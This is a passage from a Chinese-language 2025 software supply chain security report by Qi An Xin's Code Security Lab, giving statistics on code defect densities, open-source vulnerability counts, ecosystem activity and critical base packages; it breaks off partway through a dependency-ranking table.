

2025


中国软件供应链

安全分析报告

T H E R E P O R T

发布机构:

奇安信代码安全实验室





摘 要

- 2024 年国内企业自主开发软件的源代码高危缺陷密度为 0.55 个/千行，处于历年来较低水平。但整体缺陷密度为 13.26 个/千行，持续升高。
- 2024 年，CVE/NVD、CNNVD、CNVD 等公开漏洞库中新增开源软件相关漏洞 10320 个。
- 2024 年，主流开源软件包生态系统中不活跃的开源软件项目数量为 7453176 个，占比高达 74.5%，呈现出增高的趋势。
- 2024 年，国内企业软件项目中，平均每个项目使用了 168 个开源软件，几年来呈现出持续增长的态势。
- 2024 年，国内企业平均每个软件项目存在 66 个已知开源软件漏洞，较前两年明显减少；存在已知开源软件高危漏洞、超危漏洞、容易利用漏洞的项目占比分别为 73.0%、57.4%和 57.5%，均比去年有大幅下降。但整体风险仍处于高位，没有根本上的改变。
- 2024 年，国内企业软件项目中存在老旧开源软件漏洞的状况没有改善，多个项目中依然存在 20 年前的开源软件漏洞。
- 通过对智能网联汽车和大语言模型（LLM）两个热点领域的固件和软件进行专题分析发现，这些领域均存在严重的软件供应链安全风险，不容忽视。



目 录

一、概述	1
二、国内企业自主开发源代码安全状况	1
1、编程语言分布情况	2
2、典型安全缺陷检出情况	3
三、开源软件生态发展与安全状况	4
1、开源软件生态发展状况分析	4
2、开源软件源代码安全状况分析	6
(1) 编程语言分布情况	6
(2) 典型安全缺陷检出情况	7
3、开源软件公开报告漏洞状况分析	8
(1) 大型开源项目漏洞总数及年度增长 TOP20	8
(2) 主流开源软件包生态系统漏洞总数及年度增长 TOP20 ..	11
4、开源软件活跃度状况分析	14
(1) 近 3/4 的开源项目处于不活跃状态	14
(2) 版本频繁更新的项目较去年增长超 1/3	15
5、关键基础开源软件分析	15



(1) 主流开源生态中关键基础开源软件数量为 5485	16
(2) 近 9 成关键基础开源软件从未公开披露过漏洞	18
(3) 关键基础开源软件存在较大的运维风险	19
四、国内企业软件开发中开源软件应用状况	20
1、开源软件总体使用情况分析	20
(1) 平均每个软件项目使用 168 个开源软件，持续增长	20
(2) 最流行的开源软件被 38.6%的软件项目使用	21
2、开源软件漏洞风险分析	22
(1) 各类已知开源软件漏洞的检出率明显下降	22
(2) 项目的平均已知开源软件漏洞数明显减少	23
(3) 影响最广的容易利用漏洞存在于 1/4 的项目中	24
(4) 多个软件项目中依然存在 20 年前的开源软件漏洞	25
3、开源软件许可协议风险分析	26
(1) 最流行的开源许可协议在 45.9%的项目中使用	26
(2) 超、高危开源许可协议在 21.2%的项目中使用	27
4、开源软件运维风险分析	29
(1) 近 30 年前的老旧开源软件版本仍在使用	29
(2) 开源软件版本的使用依然混乱	30
五、重点领域软件供应链安全风险专题分析	31



1、智能网联汽车关键部件软件供应链安全风险分析	31
(1) 第三方组件及引入的漏洞情况	31
(2) 常用第三方组件及其漏洞风险	32
(3) 攻击实例验证分析	33
2、开源大模型推理框架软件供应链安全风险分析	34
(1) 开源软件及引入的漏洞情况	35
(2) 常用开源软件及其漏洞风险	36
(3) 攻击实例验证分析	37
六、总结及建议	39
附录：奇安信代码安全实验室简介	42





一、概述

众所周知，目前软件供应链已成为网络安全攻击的重要渠道之一。基于对软件供应链安全领域的持续关注和相应技术能力的不断积累，奇安信代码安全实验室继续推出《2025 中国软件供应链安全分析报告》。至此，该系列报告已连续发布 5 年。

软件由自主开发的代码与开源代码等第三方代码集成后，形成混源代码，然后通过编译、连接等构建过程形成软件产品，交付给用户使用。在这一软件供应流程中，每个阶段的代码或工件都可能引入安全问题，从而导致最终软件供应链安全事件的爆发。


基于此流程模型，本报告分析了过去一年中各阶段的代码安全问题对软件供应链安全性的潜在威胁，并总结了 5 年来的趋势和变化，相关阶段的分析内容分别呈现在后续各章节中。与往年相比，本报告第五章变更为专题分析，针对智能网联汽车关键部件的固件和开源大模型推理框架软件，分别进行了软件供应链安全风险分析和攻击实例验证分析。感兴趣的读者可以重点关注。

二、国内企业自主开发源代码安全状况

2024 年全年，奇安信代码安全实验室对 2344 个国内企业自主开发的软件项目的源代码进行了安全缺陷检测，检测的代码总量为 518742205 行，共发现安全缺陷 6882301 个，其中高危缺陷 289343




个，整体缺陷密度为 13.26 个/千行，高危缺陷密度为 0.55 个/千行。与以往历年相比，整体缺陷密度持续升高，但高危缺陷密度与去年基本持平，较之前三年有较大幅降低。这说明开发者对高危缺陷类型的重点防范没有松懈。




1、编程语言分布情况

在 2344 个自主开发的软件项目中，共使用了 12 种编程语言，使用项目数排名前 3 的依然是 Java、C/C++ 和 Python，对应的软件项目数量分别为 1631 个、284 个和 159 个，三者占比之和接近 90%。由此可以看出国内企业在进行软件开发时对编程语言的喜好程度。编程语言的分布情况如下图所示。



2、典型安全缺陷检出情况

对 2344 个软件项目的源代码缺陷检测结果进行分析和统计发现，注入、密码管理、日志伪造、跨站脚本、NULL 引用、配置管理、输入验证、资源管理、路径遍历、API 误用等 10 类典型安全缺陷的总体检出率（即含有某类缺陷的软件项目数占项目总数的比例）为 69.8%，低于前两年水平。每类典型缺陷的历年检出率及对比情况如下图所示。





可以看出，输入验证和跨站脚本类缺陷的检出率较高，依然排在前两位，特别是输入验证类缺陷，检出率超过 50% 并达到历年最高；配置管理和日志伪造类缺陷的检出率依然排在最后两位；密码管理类缺陷检出率有明显下降，可能与研发人员对此类问题的特别关注有关。

三、开源软件生态发展与安全状况

开源软件作为现代软件开发的基础已成为普遍共识。本报告依然从开源软件生态发展状况、开源软件源代码安全状况、开源软件公开报告漏洞状况、开源软件活跃度状况、关键基础开源软件状况等方面介绍开源软件生态的年度安全状况。

1、开源软件生态发展状况分析


根据奇安信代码安全实验室的监测和统计，2023 年底和 2024 年底，主流开源软件包生态系统中开源项目总量分别为 8089154 和 10010134，一年增长了 23.7%，主流开源生态的项目数首次突破 1000 万；截至 2024 年底，主流开源软件包生态系统中平均每个开源项目有 11.5 个版本，与前几年基本持平。2024 年开源软件生态继续繁荣。

对 Maven、NPM、Packagist、Pypi、Godoc、Nuget、Rubygems、Swift 等 8 个典型开源软件包生态系统的具体分析如下：

NPM 和 Godoc 分别位列开源项目数量和增速第一。经历去年被 NPM 短暂超越后，Godoc 再次成为开源项目增速最快的包生态系统。8 个典型的开源软件包生态系统中开源项目数量和增长率情况如下图



所示，开源项目数量最多的依然是 NPM 包生态系统，截至 2024 年底，其开源项目数量达到了 5396835，远高于其他生态；开源项目数量增速最快的是 Godoc，2024 年一年间增加了 33.6%，NPM 和 Pypi 的项目数增长也很快，分列第二、三位。



Maven 包生态系统的开源项目开发者依然“最勤奋”，开源项目的平均版本数超过 25 个。截至 2024 年底，8 个典型的开源软件包生态系统的开源项目数量和版本数量如下表所示。其中，Maven 包生态系统平均每个开源项目有高达 25.7 个版本，高于去年和前年的 23.6、21.9，再创新高；Nuget 的开源项目平均版本数也从 12.6 增至 14.6；其他生态的开源项目平均版本数与去年相差不大。


序号	包生态系统	2024 年项目数	2024 年版本数	平均版本数
1	Maven	841013	21590857	25.7
2	NPM	5396835	54672542	10.1
3	Packagist	458329	6175498	13.5
4	Pypi	687870	7115931	10.3



5	Godoc	1080572	10047853	9.3
6	Nuget	702891	10234221	14.6
7	Rubygems	187029	1562298	8.4
8	Swift	99125	741061	7.5

2、开源软件源代码安全状况分析

2024 年，“奇安信开源项目检测计划”对 2262 个开源软件项目的源代码进行了安全检测，代码总量为 282336652 行，共发现安全缺陷 4669955 个，其中高危缺陷 220590 个，整体缺陷密度为 16.54 个/千行，高危缺陷密度为 0.78 个/千行。开源项目检测计划历年缺陷密度和高危缺陷密度如下图所示，高危缺陷密度处于 5 年来最低水平。




(1) 编程语言分布情况

2024 年检测的 2262 个开源项目中，共涉及 8 种编程语言，分别是 Java、C/C++、JavaScript、Python、Groovy、C#、Kotlin 和 Go，




编程语言的分布情况如下图所示。被测项目中，使用 Java、C/C++、JavaScript 和 Python 等 4 种语言开发的开源软件仍然约占 3/4，与去年基本持平。



(2) 典型安全缺陷检出情况

对 2262 个开源软件项目的缺陷检测结果分析发现，注入、密码管理、日志伪造、跨站脚本、NULL 引用、配置管理、输入验证、资源管理、路径遍历、API 误用等 10 类典型安全缺陷的总体检出率为 77.0%，依然呈现出小幅升高的趋势。每类典型缺陷历年的检出率及对比情况如下图所示。



分析发现，API 误用类缺陷的检出率呈现出逐年上升的趋势；输入验证、路径遍历和资源管理等 3 类缺陷的检出率依然处于最高水平，均高于 30%；而日志伪造、跨站脚本和配置管理等 3 类缺陷的检出率依然最低，均在 20% 以下。

3、开源软件公开报告漏洞状况分析

根据奇安信代码安全实验室监测与统计，截至 2024 年底，CVE/NVD、CNNVD、CNVD 等公开漏洞库中共收录开源软件相关漏洞 74500 个，其中 10320 个漏洞为 2024 年新增。

(1) 大型开源项目漏洞总数及年度增长 TOP20

截至 2024 年底，历史漏洞总数排名前 20 的大型开源项目信息如下表所示。Linux Kernel、Chromium (Google Chrome) 和 Mozilla Firefox 等开源项目依然排在前列。



序号	大型开源项目	主页地址	历史漏洞总数
1	Linux Kernel	https://www.kernel.org/	9674
2	Chromium (Google Chrome)	http://www.chromium.org/	3629
3	linux-aws	https://aws.amazon.com/	2831
4	linux-gcp	https://launchpad.net/	2750
5	linux-azure	https://azure.microsoft.com/zh-cn/	2740
6	Mozilla Firefox	https://www.mozilla.org/en-US/firefox/	2826
7	Thunderbird	https://www.thunderbird.net/zh-CN/	1683
8	MySQL	https://dev.mysql.com/	1617
9	GitLab	https://about.gitlab.com/	1085
10	Adobe Flash Player plugin	https://www.adobe.com/products/flashplayer/end-of-life.html	1088
11	PHP	https://www.php.net/	852
12	WebKitGTK	http://webkitgtk.org/	825
13	OpenJDK	https://openjdk.java.net/	805
14	Firefox ESR	https://www.mozilla.org/en-US/firefox/enterprise/	860
15	Wireshark	https://www.wireshark.org/	742
16	SeaMonkey	https://www.seamonkey-project.org/	755
17	ImageMagick	https://imagemagick.org/index.php	659



18	Jenkins	https://www.jenkins.io/	593
19	Moodle	https://moodle.org/	581
20	Xen Project (Hypervisor)	https://xenproject.org/	538

2024 年一年间，公开报告漏洞数量增长排名前 20 的大型开源项目信息如下表所示，Linux Kernel 依然是一年来漏洞数量增长最多的项目，高达 3602 个。

序号	大型开源项目	主页地址	2024 年漏洞增量
1	Linux Kernel	https://www.kernel.org/	3602
2	linux-aws	https://aws.amazon.com/	1550
3	linux-gcp	https://launchpad.net/	1550
4	linux-azure	https://azure.microsoft.com/zh-cn/	1550
5	Chromium (Google Chrome)	http://www.chromium.org/	264
6	Mozilla Firefox	https://www.mozilla.org/en-US/firefox/	185
7	GitLab	https://about.gitlab.com/	135
8	Thunderbird	https://www.thunderbird.net/zh-CN/	122
9	MySQL	https://dev.mysql.com/	102
10	Firefox ESR	https://www.mozilla.org/en-US/firefox/enterprise/	93



11	Electron Cross-platform desktop application shell	https://electronjs.org/	85
12	Mattermost	https://mattermost.com/	68
13	Moodle	https://moodle.org/	54
14	DedeCMS	https://www.dedecms.com/	71
15	Wireshark	http://liferay.com/	18
16	WebKitGTK	http://webkitgtk.org/	40
17	Magento	http://www.magentocommerce.com	39
18	WebKit	https://webkit.org/	38
19	HDF5	https://www.hdfgroup.org/solutions/hdf5/	35
20	GStreamer	https://gstreamer.freedesktop.org/	32

(2) 主流开源软件包生态系统漏洞总数及年度增长 TOP20

截至 2024 年底，主流开源软件包生态系统中历史漏洞总数排名前 20 的开源软件信息如下表所示。TensorFlow 依然是历史漏洞数最多的开源项目。

序号	开源软件	所属包生态系统	历史漏洞总数
1	TensorFlow	Pypi	442
2	Electron - Cross-platform	NPM	420



	desktop application shell		
3	Chakra Core	Nuget	347
4	Jenkins	Maven	253
5	Apache Tomcat	Maven	213
6	XWiki	Maven	200
7	TYPO3 CMS	Packagist	177
8	Liferay Portal	Maven	175
9	Ruby on Rails	Rubygems	136
10	keycloak	Maven	128
11	FFmpeg-iOS	Swift	125
12	phpMyAdmin	Packagist	122
13	Magento Core	Packagist	122
14	Django	Pypi	121
15	Dolibarr ERP & CRM	Packagist	116
16	OpenSSL	Swift	114
17	phpMyFAQ	Packagist	107
18	Drupal (core)	Packagist	107
19	libTIFF	Conan	101
20	Microweber	Packagist	99



2024 年一年间，主流开源软件包生态系统中公开报告漏洞数量增长排名前 20 的开源软件信息如下表所示。

序号	开源软件	所属包生态系统	2024 年漏洞增量
1	Electron – Cross-platform desktop application shell	NPM	85
2	XWiki	Maven	31
3	GStreamer	Conan	31
4	keycloak	Maven	28
5	mlflow	Pypi	24
6	librenms	Packagist	23
7	FFmpeg	Conan	23
8	.NET Runtime	Nuget	21
9	incubator-airflow	Pypi	20
10	Argo CD	Godoc	14
11	Django	Pypi	14
12	GLPI	Packagist	14
13	Vyper	Pypi	14
14	Apache Tomcat	Maven	13
15	Mautic	Packagist	13
16	phpMyFAQ	Packagist	13
17	TYP03 CMS	Packagist	12
18	ZITADEL	Godoc	12



19	Spring Framework	Maven	11
20	undertow	Maven	10

4、开源软件活跃度状况分析

太过活跃的开源软件，其版本更新发布频率过高，会增加使用者运维的成本和安全风险；不活跃的开源软件，一旦出现安全漏洞，难以得到及时的修复。因此，两者都会给运维带来一些风险。

(1) 近 3/4 的开源项目处于不活跃状态

报告依然将超过一年未更新发布版本的开源软件项目定义为不活跃项目。2024 年，主流开源软件包生态系统中不活跃的开源软件项目数量为 7453176 个，占比为 74.5%，与之前几年相比有小幅增加。

NPM 的不活跃项目数量依然最多，达 3934828 个，比例从去年的 60.4%大幅升至 72.7%，基本与前年持平；Rubygems 的不活跃项目占比依然最高，达 89.8%；其他包生态系统中不活跃项目的占比与去年相差不大。具体数据见下表。

序号	包生态系统	项目总数	不活跃项目数	不活跃项目比例
1	Maven	841013	581516	69.1%
2	NPM	5396835	3934828	72.9%
3	Packagist	458329	366494	80.0%
4	Pypi	687870	496717	72.2%
5	Godoc	1080572	797502	73.8%



6	Nuget	702891	563392	80.2%
7	Rubygems	187029	167910	89.8%
8	Swift	99125	88584	89.4%

(2) 版本频繁更新的项目较去年增长超 1/3

2024 年全年，主流开源软件包生态系统中，更新发布 100 个以上版本的开源项目有 36602 个，较去年增长 34.4%。8 个典型开源软件包生态系统中，一年内更新发布超过 100 个版本的项目数量见下表。

排名	包生态系统	对应的开发语言	一年内发布超过 100 个版本的项目数量
1	NPM	Javascript	21207
2	Maven	Java	5385
3	Nuget	.NET	3625
4	Godoc	Go	3296
5	Pypi	Python	1695
6	Packagist	PHP	877
7	Rubygems	Ruby	277
8	Swift	Swift	25

5、关键基础开源软件分析

一般而言，如果开源软件出现漏洞后，造成的放大效应越大，影响范围越广，那么这个软件就应当越重要，其安全性也应该得到更多的关注。这类开源软件一旦出现漏洞，影响范围巨大且消除困难。本



报告继续对“关键基础开源软件”（被多于 1000 个其他开源软件直接依赖的一类开源软件）的安全状况进行分析。

(1) 主流开源生态中关键基础开源软件数量为 5485

分析发现，截止 2024 年底，Maven、NPM、Nuget、Pypi、Packagist、Rubygems 等主流开源生态中的关键基础开源软件共有 5485 款。根据依赖率（即某开源软件的直接被依赖数占其所在包生态系统的开源软件总数的比例）排名 TOP50 的关键基础开源软件如下表所示。

排名	开源软件	所属包生态系统	依赖率
1	rake	Rubygems	43.07%
2	bundler	Rubygems	37.14%
3	phpunit/phpunit	Packagist	33.39%
4	rspec	Rubygems	32.16%
5	typescript	NPM	17.47%
6	Newtonsoft.Json	Nuget	15.25%
7	react	NPM	14.26%
8	eslint	NPM	13.48%
9	junit:junit	Maven	11.30%
10	numpy	Pypi	11.21%
11	react-dom	NPM	10.76%
12	requests	Pypi	10.55%
13	@types/node	NPM	10.06%



